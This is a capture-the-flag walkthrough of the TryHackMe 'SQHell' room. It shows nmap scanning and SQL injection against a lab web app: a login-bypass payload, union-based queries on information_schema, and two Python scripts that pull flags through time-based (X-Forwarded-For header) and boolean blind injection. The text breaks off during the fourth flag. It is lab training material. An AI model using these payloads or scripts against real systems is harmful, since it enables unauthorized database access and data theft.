

TryHackMe SQHell

Saikat Karmakar | Aug 10 : 2021

This is a walk-through of TryHackMe room [SQHell](#). Flags are not in order I took notes as I found them and also this may look lengthy because I myself first tried to understand the exploits & then tried to explain them so please bear with me. As always we start with the enumeration using nmap.


```
nmap -sC -sV -A -T4 -v -oN scan/nmap 10.10.85.185
```

- Let's break it down
 - `-sC` for default scripts
 - `-sV` service version of the services running
 - `-A` aggressive scan
 - `-T4` speed of the scan
 - `-v` for verbosity
 - `-oN` save the output to a normal file
- **Enumeration**

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 32:1b:a8:16:96:db:29:85:fe:61:b7:b5:fe:01:77:27 (RSA)
| 256 a0:82:ef:e5:8d:15:11:d9:4e:15:43:77:c7:54:73:00 (ECDSA)
|_ 256 09:3e:69:4e:fa:97:1a:d2:67:af:fe:bb:b0:70:72:10 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


language-bash

- There are 2 ports open 80 & 22. Let's check the web-server.




Flag 1, 2, 5

- There is a get parameter `id` let's try to inject here



- So we get an error & we can see the database is `mysql`. That's an important finding. Now we can build out payloads for mysql



- We can use burp to make things a bit easier. Burp's passive scanner found some urls with get parameters. Let's check them out

page and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params ▾	Status
http://10.10.85.185	GET	/post?id=1	✓	
http://10.10.85.185	GET	/post?id=2	✓	
http://10.10.85.185	GET	/user?id=1	✓	
http://10.10.85.185	GET	/		200
http://10.10.85.185	GET	/login		
http://10.10.85.185	GET	/post		
http://10.10.85.185	GET	/register		
http://10.10.85.185	GET	/terms-and-conditions		
http://10.10.85.185	GET	/user		

-
- Let's start with the login page

re | 10.10.85.185/login

Login

[Home](#) / Login

Invalid Username / Password Combination

Login

Username:

Password:

Login

-
- If we use simple payload `' OR 1=1 -- --` we can successfully login.

Login

[Home](#) / Login

Invalid Username / Password Combination

Login

Username:

'OR 1=1 -- -

Password:

Login


-
- We got the flag1

Logged In


Logged In

THM{FLAG1 [REDACTED]}


-
- Getting back tho the `id` parameter of the view post page.
- If we use the payload `id=2 and 1=1 --` we get a valid response.



- If we use `id=2 and 1=2 --` we get an error. So we kind of have a boolean-based blind SQLi.



- Ran some gobuster found nothing much



- We have to find info. about the tables. I tried to get info from the default mysql `information_schema` using this payload `AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables > 'A'` & used burp to go through all letters & nothing worked. So back to basics.
- So I'm stating from searching for number of columns. Payload `id=1 ORDER by 1`
- So there must be 4 columns



-
- Now we can try to do an union based attack. Payload `id=1 and 1=2 union select 1,2,3,4`. So the column 2 & 3 are leaking data. If we search default mysql functions we can see there is default function called `user()` which returns `Return the current user name and host name for the MySQL connection`. https://www.w3schools.com/mysql/func_mysql_user.asp

Definition and Usage

The `USER()` function returns the current user name and host name for the MySQL connection.

Note: This function is equal to the `SESSION_USER()` function and the `SYSTEM_USER()` function.

Tip: Also look at the `CURRENT_USER()` function.

Syntax

```
USER()
```

-
- And also a `database()` function as well. https://www.w3schools.com/mysql/func_mysql_database.asp

Definition and Usage


The `DATABASE()` function returns the name of the current database.

If there is no current database, this function returns `NULL` or `""`.

Syntax

```
DATABASE()
```

-
- Let's try to modify our payload to get those information. Payload `id=1 and 1=2 union select 1,database(),user(),4`
- So we got the database name & the current username



- With the help of a payload i found on this payload of all things github repo I build this payload `id=1 and 1=2 UNION SELECT 1,SUBSTR(table_name,1,1),3,4 FROM information_schema.tables where table_schema='sqhell_5'`

85/post?id=1+and+1%3d2%20UNION%20SELECT%201,SUBSTR(table_name,1,1),3,4%20FROM%20information_s


View Post

[Home](#) / Post: f

f

3

-
- As we can see plain output of the query we don't need the `SUBSTR` function; we can directly ask for the table name.



View Post

[Home](#) / Post: flag

flag

3

-
- We have the table name so now it's time to find the column name. We can use the `limit` clause.
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md>

It is useful for finding the number of columns when the injection point is after a `LIMIT` clause.

```
1' LIMIT 1,1 INTO @--+ #The used SELECT statements have a different number of columns
1' LIMIT 1,1 INTO @,@--+ #The used SELECT statements have a different number of columns
1' LIMIT 1,1 INTO @,@,@--+ #No error means query uses 3 column
#-1' UNION SELECT 1,2,3--+ True
```

-
- If we don't use limit we get this error. Payload `id=1 and 1=2 UNION SELECT 1,(SELECT * FROM flag),3,4 FROM information_schema.tables where table_schema='sqhell_5'`

← → ↻ ⚠ Not secure | 10.10.85.185/post?id=1%20and%201=2%20UNION%20SELECT%201,(SELECT%20*%20FROM%20flag),3,4%20FROM%20information_schema.tabl ☆ ⚙ 🧑

Operand should contain 1 column(s)

-
- Payload `id=1 and 1=2 UNION SELECT 1,column_name,3,4 FROM information_schema.columns where table_name='flag' LIMIT 0,1-- -` we got the column name
- First is `flag` & second is `id`

| 10.10.85.185/post?id=1%20and%201=2%20UNION%20SELECT%201,column_name,3,4%20FROM%20information_schema.columns%20where%2 ☆ ⚙

View Post

Login

[Home](#) / [Post: flag](#)

flag

3

-
- | 10.10.85.185/post?id=1%20and%201=2%20UNION%20SELECT%201,2,column_name,4%20FROM%20information_schema.columns%20where%2 ☆

View Post

[Home](#) / [Post: 2](#)

2

id

-
- So we can get the info from them. Payload `id=1 and 1=2 UNION SELECT 1,id,flag,4 FROM sqhell_5.flag LIMIT 0,1-- -`. We got the flag.


```
post?id=1%20and%201=2%20UNION%20SELECT%201,id,flag,4%20FROM%20sqhell_5.flag
```

View Post

[Home](#) / Post: 1

1	id
THM{FLAG5:	

-
- Now there is hint for flag 2. After reading the terms & conditions I have no idea what they are saying so I just googled everything they're saying





[Home](#) / Terms and Conditions

Terms and Conditions

We only have a few small terms:

- i: We own the soul of any visitors
- ii: We can't be blamed for any security breaches
- iii: We log your IP address for analytics purposes

-
- After some hell lot of reading I found this [stack-overflow article](#)


177




The **Host** Header tells the webserver which *virtual host* to use (if set up). You can even have the same virtual host using several *aliases* (= domains and wildcard-domains). In this case, you still have the possibility to read that header manually in your web app if you want to provide different behavior based on different domains addressed. This is possible because in your webserver you can (and if I'm not mistaken you must) set up *one* vhost to be the default host. This default vhost is used whenever the **host** header does not match any of the configured virtual hosts.

That means: You get it right, although saying "multiple hosts" may be somewhat misleading: The host (the addressed machine) is the same, what really gets resolved to the IP address are different *domain names* (including subdomains) that are also referred to as *hostnames* (but not hosts!).

- So the **Host** Header tells the webserver which *virtual host* to use.
- So I searched `http header sqli`.

- <https://resources.infosecinstitute.com/topic/sql-injection-http-headers/>
- <https://medium.com/@frostnull/sql-injection-through-user-agent-44a1150f6888>



- After some research looks like a time based attack will work.

- <https://outpost24.com/blog/X-forwarded-for-SQL-injection>
- <https://security.stackexchange.com/questions/160434/manually-exploiting-blind-sql-injection-in-select-statement-in-x-forwarded-for-h>
- <https://portswigger.net/web-security/host-header/exploiting>

- Payloads

- <https://github.com/payloadbox/sql-injection-payload-list>
- <https://beaglesecurity.com/blog/vulnerability/time-based-blind-sql-injection.html>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#mysql-time-based>

- So we can inject here



- Let's Build the payload from here. Here is the final script

```

#!/usr/bin/python3
from sys import argv
import string
import requests
from time import time

# header = {"X-Forwarded-For" : "1' AND (SELECT 1 FROM (SELECT(SLEEP(10-(IF(SUBSTR((SELECT flag from flag),1,1)='T',0,10))))bAKL)-- CYEd"}
# #header = {"X-Forwarded-For" : "1' AND (SELECT 1 FROM (SELECT(SLEEP(5-(IF(1=1)))XyZk)-- CYEd"}
def main():
    try:
        ip = argv[1]
    except :
        #ip = "10.10.8.72"
        print(f"[!] Usage: {argv[0]} <ip>")
        exit(-1)

```

```

url = f"http://{ip}/"

flag = "THM{FLAG2:"

hex_chars = ['A', 'B', 'C', 'D', 'E', 'F']

char_set = ''.join(hex_chars) + string.digits + ':' + '}'
#print(char_set)

print("[*] Getting the flag...")

while '}' not in flag:
    for char in char_set:

        pos = len(flag) + 1

        header = {"X-Forwarded-For" : f"1' AND (SELECT 1 FROM (SELECT(SLEEP(5-(IF(SUBSTR((SELECT flag from flag),
{pos},1)='{char}',0,5))))))bAKL)-- CYEd"}

        start = time()
        requests.get(url, headers=header)
        end = time()
        #print(char)
        #print(r.text)

        if (end - start) > 5:
            flag += char
            print(f"flag: {flag}")
            break

print(f"[!] Flag: {flag}")

if __name__ == "__main__":
    main()

```

language-python

- The concept is simple if we successfully execute the sql query then we'll trigger a time delay of 5 sec so any response which will take more than 5 sec. will be considered as true.


```

[!] Flag: THM{FLAG2:
TryHackMe/SQHell git:(master)

```


Flag 3

- If we look at the register page request we see the page is requesting with a parameter=username given




- Let's look at the end point

- Looks like we're getting json response



- Let's try union based attack to check columns first.



- So for valid condition we'll get false response i.e. it exists
- Looks like it's not exploitable with UNION based attacks. After some trail & too many errors I got something to work with. Payload `admin' AND (SELECT SUBSTR((SELECT flag from flag),1,1)='T') -- -`. So this is basically asking for the flag column from the database flag(mentioned in the hint) and comparing one char at a time. So let's create a script to automate this.
- This is the script I wrote

```
#!/usr/bin/python3
from sys import argv
import string
import requests

try:
    ip = argv[1]
except :
    print(f"[!] Usage: {argv[0]} <ip>")
    exit(-1)

url = f"http://{ip}/register/user-check?username="

flag = "THM{FLAG}"

hex_chars = ['A', 'B', 'C', 'D', 'E', 'F']

char_set = ''.join(hex_chars) + string.digits + ':' + '{' + '}'
#print(char_set)

print("[*] Getting the flag...")

while '}' not in flag:
```

```

for char in char_set:
    pos = len(flag) + 1
    payload = f"admin' AND (SELECT SUBSTR((SELECT flag from flag),{pos},1)='{char}') -- -"

    #print(url+payload)
    r = requests.get(url + payload)
    #print(char)
    #print(r.text)

    if("{\\\"available\\\":false}" in r.text):
        flag += char
        print(f"flag: {flag}")
        break

print(f"[!] Flag: {flag}")

```

language-python

- So this script is basically checking one char at a certain position at a time & if we get a **false** response we're adding that character to our flag string.
 - I used the **string** module comes with python to get the list of all digits & as we know the flag will contain only hexadecimals so I'm using a list of [hex characters only](#). Also there will be **{**, **}** & **:**, so adding it to the **char_set** var then iterating until we're hitting **}** i.e. end of the flag

```

[!] Flag: THM{FLAG3
[!] 3kali SQLi (master X)$

```

Flag 4

- This one was the hardest I had to look at some hits.
- Let's target the **id** parameter of the user dir

Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.8.72	GET	/		200	2477	HTML	Home
http://10.10.8.72	GET	/user?id=1	✓	200	1818	HTML	User
http://10.10.8.72	GET	/user?id=2	✓	200	182	text	
http://10.10.8.72	GET	/login					
http://10.10.8.72	GET	/post					
http://10.10.8.72	GET	/post?id=1	✓				
http://10.10.8.72	GET	/post?id=2	✓				
http://10.10.8.72	GET	/register					
http://10.10.8.72	GET	/terms-and-conditions					
http://10.10.8.72	GET	/user					

- Payload **1 AND 1=1 -- -** & **1 AND 1=2 -- -**
- So we have another error based SQLi. We can also do time based attacks.

Request

```

1 GET /user?id=1+AND+1%3d1--+ HTTP/1.1
2 Host: 10.10.8.72
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
